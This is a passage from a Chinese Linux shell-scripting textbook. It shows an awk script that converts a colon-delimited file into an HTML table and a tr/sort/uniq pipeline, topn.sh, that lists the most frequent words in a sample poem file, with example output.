


图 17-1　用浏览器打开 TEACHER.html 文件

2）将 TEACHER.db 的记录放到<TD></TD>标签对内，htmlconver.sh 脚本是使用 sed 命令来实现的，这是一种比较直接的用法，因为 sed 适合处理数据流。换个思路，我们使用 awk 命令实现同样的功能，请看如下显示的 htmlconver2.sh 脚本：

```
    #htmlconver2.sh 脚本：用 awk 实现 htmlconver.sh 脚本同样的功能
    #!/bin/bash
    cat << CLOUD
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/
html4/loose.dtd">
    <HTML>
     <HEAD>
       <TITLE>
       教授的信息
       </TITLE>
     </HEAD>
     <BODY>
       <TABLE>
    CLOUD

    #awk 利用内置的字符串处理函数将行首(^)替换为<TR><TD>
    #将行尾($)替换为</TD></TR>
    #而将加入</TD><TD>交给了 OFS 变量，即将输出的域分隔符改为</TD><TD>
awk 'BEGIN {FS=":";OFS="</TD><TD>"} gsub(/^/,"<TR><TD>") gsub(/$/,"</TD></TR>") {print
$1,$2,$3,$4}'
    #读者不妨思考：能将 print $1,$2,$3,$4 改成 print $0 吗?

    cat << CLOUD
     </TABLE>
     </BODY>
    </HTML>
    CLOUD
```

htmlconver2.sh 脚本在建立 HTML 文件开始处和结束处的模板文件时与 htmlconver.sh 完全相同，这里不做讨论。htmlconver2.sh 脚本利用 awk 命令实现与 htmlconver.sh 脚本 sed 一样的功能，awk 利用内置的字符串处理函数将行首(^)替换为<TR><TD>，将行尾($)替换为</TD></TR>，再将输出的域分隔符改为</TD><TD>，这样就方便地实现了与 sed -e 's/:/<\/TD><TD>/g'同样的功能。

3）TEACHER.db 的域分隔符是冒号，如果文本文件使用其他域分隔符，在将其转换为 HTML 文件时，就需要对 htmlconver.sh 脚本做相应的修改，读者可以思考一下 htmlconver.sh 和 htmlconver2.sh 两个脚本的修改方法。

4）如果需要美化 HTML 文件的显示效果，如设定单元格的宽度、改变字体等，这就需要在 HTML 文件中添加更复杂的标签。读者可以参考 HTML 文件标签的相关内容，编写脚本实现文本文件到更复杂的 HTML 文件的转化。

17.2 查找文本中 *n* 个出现频率最高的单词

计算机科学中有一个著名的问题：写一个文本处理程序，查找文本中 *n* 个出现频率最高的单词，输出结果需要显示这些单词出现的次数，并按照次数从大到小排序。用 C/C++、Java 等高级程序设计语言编写这样的程序比较复杂，需要花费数小时来编写程序，但是，如果利用 Shell 脚本编程，只需几分钟就能编写出该程序。本节将介绍如何编写一个脚本程序来查找文本中 *n* 个出现频率最高的单词。

查找文本中 *n* 个出现频率最高的单词是比较复杂的，解决复杂问题的常用方法是将复杂问题切分成若干个简单的子问题加以解决，我们可以将查找文本中 *n* 个出现频率最高的单词这一问题切分为如下几个子问题：

① 将文本文件以一行一个单词的形式显示出来。

② 将单词中的大写字母转化为小写字母，即 Word 和 word 认为是一个单词。

③ 对单词进行排序。

④ 对排序好的单词列表统计每个单词出现的次数。

⑤ 最后显示单词列表的前 *n* 项。

查找文本中 *n* 个出现频率最高的单词的脚本名为 topn.sh，该脚本需要两个输入参数，输出频率最高的单词个数（即 *n*）和目标文本文件的名称，topn.sh 脚本的内容如下：

```
#例 17-2：topn.sh 脚本查找文本中 n 个出现频率最高的单词
#!/bin/bash

end=$1                                          #$1 是输出频率最高单词的个数

cat $2 |                                        #$2 是目标文本文件名称
tr -cs "[a-z][A-Z]" "[\012*]" |                 #将文本文件以一行一个单词的形式显示出来
  tr A-Z a-z |                                  #将单词中的大写字母转化为小写字母
    sort |                                      #对单词进行排序
     uniq -c |                                  #对排序好的单词列表统计每个单词出现的次数
       sort -k1nr -k2 |                         #按出现频率排序，再按字母顺序排序
```

```
head -n"$end"                                    #显示前 n 行
```

topn.sh 脚本有两个输入参数，用位置参数来实现，$1 是输出频率最高的单词个数，$2 是目标文本文件的名称。topn.sh 脚本的主体由 7 条命令和 6 个管道符组成，cat 命令将文本文件的全部内容送入管道，tr 命令的-c 选项用于选定不在"[a-z][A-Z]"字符集内的字符，tr 命令将选定的字符转换成换行符，\012 是换行符的八进制码，*表示将换行符任意扩展，使其等于被替换的字符集个数，这样就将所有非字母的符号转换为换行符，从而将文本文件以一行一个单词的形式显示出来。然后，通过一个 tr 命令将单词中的大写字母转化为小写字母，sort 命令对一行一个单词的列表进行排序，uniq -c 命令对排序好的单词列表统计每个单词出现的次数。这样就得到了出现频率及其对应单词的列表，topn.sh 脚本再用 sort 按照出现的频率从大到小排序，如果出现频率相同，则再按字母顺序排序。最后，topn.sh 脚本利用 head 命令输出前 *n* 行，即输出文本中 *n* 个出现频率最高的单词。

下面通过一个实例来说明 topn.sh 脚本的执行情况，poem.txt 文件是两位翻译家对《红楼梦》中两首诗歌的译文，内容如下：

```
#poem.txt 文件的内容
The Yangs:      No silk thread can string these pearls;
                Dim now the tear-stains of those bygone years;
                A thousand bamboos grow before my window---
                Is each dappled and stained with tears?
Hawkes:          Yet silk preserves but ill the Naiad's tears:
                Each salty trace of them fast disappears.
                Only the speckled bamboo stems that grow
                Outside the window still her tear-marks show.
The Yangs:                    Xi Shi
                 Gone with the foam the beauty who felled cities,
               Her longing for home in Wu's palace an empty dream,
               Laugh not at the East Village girl who aped her ways,
               White- haired, she still washed clothes beside the stream.
Hawkes:                       Xi Shi
             That kingdom-quelling beauty dissolved like the flower of foam,
             In the foreign palace, Xi Shi, did you yearn for your old home?
             Who laughs at your ugly neighbour with her frown-and-simper now,
             Still steeping her yarn at the brook-side, and the hair snow-white on her brow?
```

我们使用 topn.sh 脚本分别统计 poem.txt 文件中前 5 个和前 10 个出现频率最高的单词，下面是例 17-2 的 topn.sh 脚本的执行结果：

```
#例 17-2 topn.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH17$ ./topn.sh 5 poem.txt      #统计前 5 个出现频率最高的单词
     14 the
      6 her
      3 and
      3 at
      3 of
alloy@alloy:~/linuxshell/CH17$ ./topn.sh 10 poem.txt     #统计前 10 个出现频率最高的单词
     14 the
      6 her
      3 and
      3 at
      3 of
      3 shi
```